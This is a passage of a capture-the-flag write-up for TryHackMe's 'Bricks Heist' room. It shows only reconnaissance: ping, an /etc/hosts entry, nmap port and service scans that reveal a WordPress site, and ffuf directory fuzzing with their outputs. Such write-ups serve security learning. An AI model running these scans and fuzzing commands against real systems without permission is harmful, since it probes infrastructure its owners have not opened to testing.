
TryHack3M- Bricks Heist

By Praveen Kumar Sharma

For me the IP of the machine is : 10.10.161.74


Lets try pinging it real quick



```
┌──(pks㉿Kali)-[~/test]
└─$ ping 10.10.161.74 -c 5
PING 10.10.161.74 (10.10.161.74) 56(84) bytes of data.
64 bytes from 10.10.161.74: icmp_seq=1 ttl=60 time=178 ms
64 bytes from 10.10.161.74: icmp_seq=2 ttl=60 time=173 ms
64 bytes from 10.10.161.74: icmp_seq=3 ttl=60 time=180 ms
64 bytes from 10.10.161.74: icmp_seq=4 ttl=60 time=173 ms
64 bytes from 10.10.161.74: icmp_seq=5 ttl=60 time=154 ms

--- 10.10.161.74 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 154.213/171.449/180.107/9.083 ms
```

Its online!!

Firstly it is recommended us to add bricks.thm in /etc/hosts lets do that real quick




```
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb       www.permx.htb   lms.permx.htb
192.168.110.76  symfonos.local
10.10.59.4      creative.thm    beta.creative.thm
10.10.11.20     editorial.htb
192.168.110.101 breakout
10.10.161.74    bricks.thm
~
~
```

Lets do some port scanning to start off

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.161.74 -o allPortScan.txt
```




```
┌──(pks㉿Kali)-[~/TryHackMe/Bricks]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.161.74 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 20:51 IST
Warning: 10.10.161.74 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.161.74
Host is up (0.15s latency).
Not shown: 63400 closed tcp ports (conn-refused), 2131 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 13.63 seconds
```

> ✎ Open ports
>
> PORT STATE SERVICE
> 22/tcp open ssh
> 80/tcp open http
> 443/tcp open https
> 3306/tcp open mysql


lets do a aggressive scan on these

Aggressive Scan :


```
nmap -sC -sV -A -T5 -p 22,80,443,3306  10.10.161.74 -o aggressiveScan.txt
```



```
┌──(pks㉿Kali)-[~/TryHackMe/Bricks]
└─$ nmap -sC -sV -A -T5 -p 22,80,443,3306  10.10.161.74 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 20:54 IST
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 20:56 (0:00:27 remaining)
Nmap scan report for bricks.thm (10.10.161.74)
Host is up (0.17s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 23:fc:1b:af:c5:96:b3:cd:3c:18:58:e7:39:f9:1f:ad (RSA)
|   256 2a:ce:e4:55:8b:92:66:82:7f:08:c1:92:aa:2b:09:92 (ECDSA)
|_  256 c9:c3:f6:fe:2f:98:5b:7e:1e:29:83:bc:01:8b:8f:da (ED25519)
80/tcp   open  http     WebSockify Python/3.8.10
|_http-server-header: WebSockify Python/3.8.10
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 405 Method Not Allowed
|     Server: WebSockify Python/3.8.10
|     Date: Mon, 19 Aug 2024 15:24:33 GMT
|     Connection: close
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 472
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
```



```
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 405</p>
|     <p>Message: Method Not Allowed.</p>
|     <p>Error code explanation: 405 - Specified method is invalid for this resource.</p>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 501 Unsupported method ('OPTIONS')
|     Server: WebSockify Python/3.8.10
|     Date: Mon, 19 Aug 2024 15:24:34 GMT
|     Connection: close
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 500
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
```



```
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 501</p>
|     <p>Message: Unsupported method ('OPTIONS').</p>
|     <p>Error code explanation: HTTPStatus.NOT_IMPLEMENTED - Server does not support this operation.</p>
|     </body>
|_    </html>
|_http-title: Error response
443/tcp  open  ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=US
| Not valid before: 2024-04-02T11:59:14
|_Not valid after:  2025-04-02T11:59:14
|_http-generator: WordPress 6.5
|_ssl-date: TLS randomness does not represent time
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
| tls-alpn:
|   h2
|_  http/1.1
|_http-title: Brick by Brick
```

and some mysql we are gonna ignore

I think a we cant really access the one on port 80 so we dealing with https on 443 so we might need to consider that before running tools on this

Aggressive scan

```
443/tcp open ssl/http Apache httpd
|http-server-header: Apache
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=US
| Not valid before: 2024-04-02T11:59:14
|_Not valid after: 2025-04-02T11:59:14
|_http-generator: WordPress 6.5
|_ssl-date: TLS randomness does not represent time
| http-robots.txt: 1 disallowed entry
|/wp-admin/
| tls-alpn:
| h2
|_ http/1.1
|_http-title: Brick by Brick
```


Now here we are gonna do direcotory fuzzing on https://bricks.thm

Directory Fuzzing :

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u https://bricks.thm/FUZZ -t 200
```

So this is gonna be very slow so im just gonna pick the important one here that is /admin and we already found /robots.txt from nmap scan on 443

Other than that we have these here it got stuck after a while



```
 :: Method           : GET
 :: URL              : https://bricks.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 149ms]
.htpasswd               [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 157ms]
.hta                    [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 158ms]
0                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1139ms]
                        [Status: 200, Size: 6988, Words: 222, Lines: 56, Duration: 3701ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5215ms]
atom                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3258ms]
B                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 4414ms]
b                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 5124ms]
br                      [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 2393ms]
dashboard               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3146ms]
embed                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3920ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

